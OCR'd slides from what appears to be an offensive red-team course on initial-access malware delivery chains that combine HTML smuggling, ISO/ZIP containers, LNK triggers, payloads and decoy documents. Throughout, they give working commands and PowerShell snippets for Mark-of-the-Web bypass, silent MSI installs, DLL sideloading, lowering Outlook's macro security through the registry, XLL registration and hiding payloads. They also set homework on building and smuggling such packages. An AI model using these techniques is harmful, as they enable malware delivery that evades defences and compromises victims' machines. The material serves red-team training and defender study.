



https://www.bleepingcomputer.com/news/microsoft/windows-11-getting-native-support-for-7-zip-rar-and-gz-archives/
https://www.malwarebytes.com/blog/threat-intelligence/2022/05/unknown-apt-group-has-targeted-russia-repeatedly-since-ukraine-invasion

Complex Chains - Trigger

- **TRIGGER** – some way to run the payload.
  - LNK – most commonly used to run **CMD** or **Powershell.**
    - Plenty of clever ideas how to abuse it: starting with simple Rundll32, through LNK-appended files, ending up on Polyglots
  - CHM – clunky, ugly, but still can be used to run system commands

- Some files can act as both CONTAINER and TRIGGER
  - **MSI** – can itself be used to unpack all infection related files, then deploy Malware and display decoy document
  - **ClickOnce** – online deployment will instrument system into downloading its components, which can both install Malware and display decoy.






Complex Chains - Payload

- **PAYLOAD** – our Malware
  - .EXE + .DLL – abuses signed EXE to sideload unsigned DLL
  - .DLL/.CPL - to be loaded by **TRIGGER** directly or indirectly with LOLBIN, e.g.:
    - *rundll32.exe shell32.dll,Control_RunDLL evil.cpl*
  - .XLL - can still be executed/registered after we strip its MOTW
  - .XLAM – copy it to XLSTART for persistence & to abuse Office trusted path
  - VbaProject.OTM – even if it has MOTW marked on it, Outlook still runs macros contained within OTM. MOTW Bypass?
  - .MSI – to run malicious code during silent installation.
    - MOTW stripping required to fly past SmartScreen
  - .MSI + .MST – apply malicious .MST transform file during installation of signed legitimate MSI
    - msiexec /i putty.msi TRANSFORM=evil.mst | decoy.pdf
  - .MSIX/.APPX signed with leaked cert, or deliberately unsigned*:
    - Add-AppPackage –Path evil.appx -AllowUnsigned
  - ClickOnce
    - .application – either delivered offline (all files in container) or to be pulled Online
    - .appref-ms – online ClickOnce deployment helper
    - .vsto – Visual Studio Tools for Office
  - macro-enabled Office document – when unpacked from archive, MOTW won’t be a problem
  - Lightweight Interpreter + script – how about finding standalone interpeter and using TRIGGER to run its script?
    - Consider: HTML(ISO(AutoHotKey.exe + .ahk + PDF))

* https://twitter.com/WindowsDocs/status/1620078135080325122
https://learn.microsoft.com/pl-pl/windows/msix/package/unsigned-package

Complex Chains - Decoy

- **DECOY** – used to continue pretext narration after detonating malware
- Typically APTs present innocuous documents (PDF, CHM)
  - **TRIGGER** needs to run **MALWARE** and then open up **DECOY**
  - For instance: cmd.exe /c Malware.exe | Report.pdf
- LNKs typically open PDFs.
- CHMs already present HTMLs used to build them, so no need for external PDF.



https://www.malwarebytes.com/blog/threat-intelligence/2021/12/sidecopy-apt-connecting-lures-to-victims-payloads-to-infrastructure

Complex Chains - Decoy

Syntax


When you view the FieldName field in your document, the syntax looks like this:

{ **LINK** *ClassName "FileName"* [*PlaceReference*] [*Switches*] }

- *Disclaimer: This slide is only theoretical food for thought, my research is ongoing.*
- LINK – recommended replacement for DDE.
- Macroless Word document can have complexfield set to activate linked COM objects by their ProgID.
- First learnt about it from Daniel Heinsen @hotnops *„Phishing in a Macro-less World"*
- Cannot be used to activate *arbitrary* COM objects, as they need to implement specific interfaces (IPersistFile)
- In theory, we could copy DLL out of a container, adjust registry, open up decoy macroless Word to execute planted COM. Bang!

Field codes – Expand - LINK

- LINK field code




```
<w:document xmlns:wpc="http://schemas.microsoft.com/office/word/2010/wordprocessingCanvas" xmlns:cx="h
    <w:body>
        <w:p w14:paraId="65CD5EA5" w14:textId="75445C00" w:rsidR="004F1081" w:rsidRDefault="00944C17">
            <w:fldSimple w:instr=" LINK htafile C:\\users\\hotnops\\Documents\\test.hta 0 \a \d">
                <w:r>
                    <w:rPr>
```

https://www.youtube.com/watch?v=WlR01tEgi_8&t=747s
https://support.microsoft.com/en-us/office/field-codes-link-field-09422d50-cde0-4b77-bca7-6a8b8e2cddbd

Complex Chains

- URL->Encrypted zip->ISO
- URL->Zip->ISO->LNK
- URL->Zip->IMG->VBS

» Bring Your Own Chain:

1. Create an empty directory and drop there some decoy PDF
2. Save there your malware (.MSI, .XLL, script, .DLL, .OTM, .WSF, …)
3. Create LNK that will run your malware followed by that PDF + set appropriate LNK icon
4. Create ZIP/ISO/IMG containing your LNK + PDF + malware, making latter two hidden:

```
cmd> py PackMyPayload.py C:\attack attack.iso --hide report.pdf,malware.msi
```

5. Deliver that ZIP/ISO/IMG through HTML smuggling.

```
cmd> py smuggler.py attack.iso index.html
```

» That gives: HTML(ISO(LNK + malware + PDF))

» Play around with disguising extensions, like changing evil.XLAM to evil.INI and then **XCOPY**

» To disguise file's extension, we can use HALFRIG's trick with multiple spaces after filename:

» „Malware .exe"





Figure 2 - Content of Note.iso file dropped by ENVYSCOUT. DLL files are hidden and not visible in typical file explorer configuration.

https://twitter.com/pr0xylife/status/1604984226902061057
https://thedfirreport.com/2023/01/09/unwrapping-ursnifs-gifts/
https://www.gov.pl/attachment/64193e8d-05e2-4cbf-bb4c-5f58da21fefb

OPSEC Hint:

In TRIGGER, Run your CMD/Powershell through a LOLBIN (like *conhost*)

```
C:\Windows\System32\conhost.exe cmd /c …
```



Summing Up – Successful Strategies


1. Drop XLAM
   - Plant **evil.xlam** to **%APPDATA%\Microsoft\Excel\XLSTART**, so that next time user opens up Excel, it will get loaded. Your .XLAM might have innocuous extension in ZIP/ISO, like .INI
   - `cmd /c echo f | xcopy /Q/R/S/Y/H/G/I evil.ini %APPDATA%\Microsoft\Excel\XLSTART | decoy.pdf`
2. Drop VbaProject.OTM
   - Plant **VbaProject.otm** to **%APPDATA%\Microsoft\Outlook\VbaProject.OTM** and alter registry, so upon Outlook restart, VBA will be loaded and act on every new email arrived
   - `cmd /c reg add hkcu\software\microsoft\office\16.0\outlook\security /f /v Level /t reg_dword /d 1 | echo f | xcopy /Q/R/S/Y/H/G/I evil.xlam %APPDATA%\Microsoft\Outlook\VbaProject.OTM | decoy.pdf`
3. DLL Side-loading (SNOWYAMBER APT29/Nobelium ZIP TA)
   - Your ZIP/ISO/IMG will contain signed executable prone to DLL Hijacking/side-loading AND appropriate malicious DLL
   - `cmd /c DISM.exe | decoy.pdf`
4. Load .DLL through LOLBIN (SNOWYAMBER APT29/Nobelium ISO TA)
   - `cmd /c rundll32 evil.dll,Infect | decoy.pdf`
5. Register XLL
   - Complex scenario: LNK/CHM that runs Powershell to locate own .ZIP, then unpacks ZIP contents elsewhere, then changes dir into there, then registers .XLL (having stripped MOTW, cause Expand-Archive strips it)
6. Deploy ClickOnce
   - ClickOnce to be deployed requires bunch of locally present files. We can bundle them all into ZIP/ISO, hide them and then deploy ClickOnce followed by opening decoy .PDF, or we can deploy from URL
   - `rundll32.exe dfshim.dll,ShOpenVerbApplication H:\evil.application`
7. Strip MOTW off MSI and install
   - Powershell might use Unblock-File on .MSI and then silently install it
   - `powershell Unblock-File evil.msi; msiexec /q /i .\evil.msi ; .\decoy.pdf`
8. Install signed MSI and apply unsigned .MST
   - `powershell msiexec /q /i .\Zoom-signed-installer.msi TRANSFORMS=evil.mst ; .\decoy.pdf`
9. Run WSH script (Bumblebee TA)
   - `cmd /c wscript evil.wsf | decoy.pdf`
10. Unzip then Run – **Expand-Archive** doesn't set MOTW, so we can abuse it as MOTW bypass
    - Complex scenario: LNK/CHM that runs Powershell to locate own .ZIP, then unpacks ZIP contents elsewhere, then changes dir into there, then runs whatever you please (like deploying ClickOnce)

Complex Chains

» **DEMO TIME?**

» Lets review samples provided in:

  » C:\Training\Exercises\day2\Complex-Infection-Chains



Psssst. All so far discussed scenarios are nicely automated & weaponised with my initial access framework ☺

Complex Chains – How To .ZIP/.XLL

- Scenario #1:
  - Running LNKs/CHMs from inside of .ZIPs requires bit of logic that will find delivered .ZIP somewhere in victim's %USERPROFILE%
  - When we open .ZIP in Explorer and then double-click inner LNK, directory containing a single file beign LNK gets created in %TEMP%.
  - LNK won't have surrounding files located anywhere in %TEMP%. LNK needs to find its host .ZIP and then extract its contents elsewhere.
- Scenario #2:
  - To deploy XLL (post-MOTW era) we first find our .ZIP downloaded somewhere into %USERPROFILE%.
  - Then we strip MOTW off that .ZIP and extract its contents to %LOCALAPPDATA% (avoid %TEMP% as that is noiser/louder compared to other directories) *(Expand-Archive would strip MOTW anyway)*
  - Then we register .XLL *(.XLL can be renamed to .XLSX to prevent user from double-clicking on .XLL should victim had hidden files revealed)*
- **Example #1:** repo/Exercises/Day2/Complex-Infection-Chains/_snippets/extract-and-locate-zip.ps1
- **Example #2:** repo/Exercises/Day2/Complex-Infection-Chains/_snippets/zipped-xll.ps1

```
$obf_dstPath = $env:localappdata;
$obf_dstPathFull = [System.IO.Path]::GetFullPath($obf_dstPath);

# Step 1: Find location of your own .ZIP in %Userprofile%
$obf_file = (Get-ChildItem -Pa $env:Userprofile -Re -Inc '*Report.zip' -ea 0)[-
1].fullname;

# Step 2: Strip MOTW off that zip
Unblock-File $obf_file;

# Step 3: Extract files from ZIP to dstpath
Expand-Archive $obf_file $obf_dstPathFull -EA 0 -Force | Out-Null

cd $obf_dstPathFull
```

```
$obf_dstPath = $env:localappdata;
$obf_dstPathFull = [System.IO.Path]::GetFullPath($obf_dstPath+'\Report');

# Step 1: Find location of your own .ZIP in %Userprofile%
$obf_file = (Get-ChildItem -Pa $env:Userprofile -Re -Inc '*Report.zip' -ea
0)[-1].fullname;

# Step 2: Strip MOTW off that zip
Unblock-File $obf_file;

# Step 3: Extract files from ZIP to dstpath
Expand-Archive $obf_file $obf_dstPath -EA 0 -Force | Out-Null

# Step 4: Register XLL with stripped off MOTW
$obf_excel = New-Object -ComObject excel.application;
$obf_excel.RegisterXLL($obf_dstPathFull+'\~Report.xlsx');
[System.Runtime.Interopservices.Marshal]::ReleaseComObject($obf_excel)
cd $obf_dstPathFull
```

Complex Scenarios – Home work

HTML Smuggling -> ISO -> LNK -> PDF + EXE/MSI

» Home work Scenario #1: Try to recreate below infection chain manually

- » **ISO with LNK that side-loads Malware.exe and pops up decoy document**
- » Create a C:\Directory containing:
  - » ***Decoy-document.pdf***
  - » ***Malware.exe***
  - » ***Document.lnk***
- » Create **Document.lnk** so that it runs:
  - » `cmd /c start Decoy-document.pdf & start Malware.exe`
  - » Bonus points for running above CMD through a LOLBIN – so that LNK's target is going to be path to LOLBIN
- » Such LNK opens up decoy pretext document and starts malware in the background
- » Now create ISO container that bundles all the files as hidden, except of that LNK:

  `cmd> PackMyPayload.py C:\Directory Document.iso --hide Decoy-document.pdf,Malware.exe`
- » Now when you have your ISO with only LNK visible and you tested that double clicking it spawns both Malware and decoy document, embed it into HTML Smuggling website and upload it to PwnDrop:

  `cmd> python smuggler.py Document.iso –o index.html`

» Home work Scenario #2:

- » Recreate Scenario #1, but this time use Malware.msi
- » Ensure that your **LNK** runs Powershell similar to following:
  - » `powershell –windowstyle hidden –c „& .\decoy-document.pdf ; Unblock-File .\Malware.msi ; & .\Malware.msi /q”`
- » That should allow us to strip MOTW flag off the MSI and attempt to install it quietly, hoping to evade SmartScreen!

Day 2 - Debrief

Day 2 - Debrief

» VBA Macros should have no secrets for us by now!

» Evasions are only successful when stacked altogether.

» Hardly any specific trick kills detection, it’s the combination that thwarts it.

» Tomorrow is the Shellcode Loaders day! We’ll embrace EXE/DLLs ☺

» Again, get rest before Day3! Today was bumpy, but tomorrow is like rollercoaster ^.^

Q & A

Questions? ☺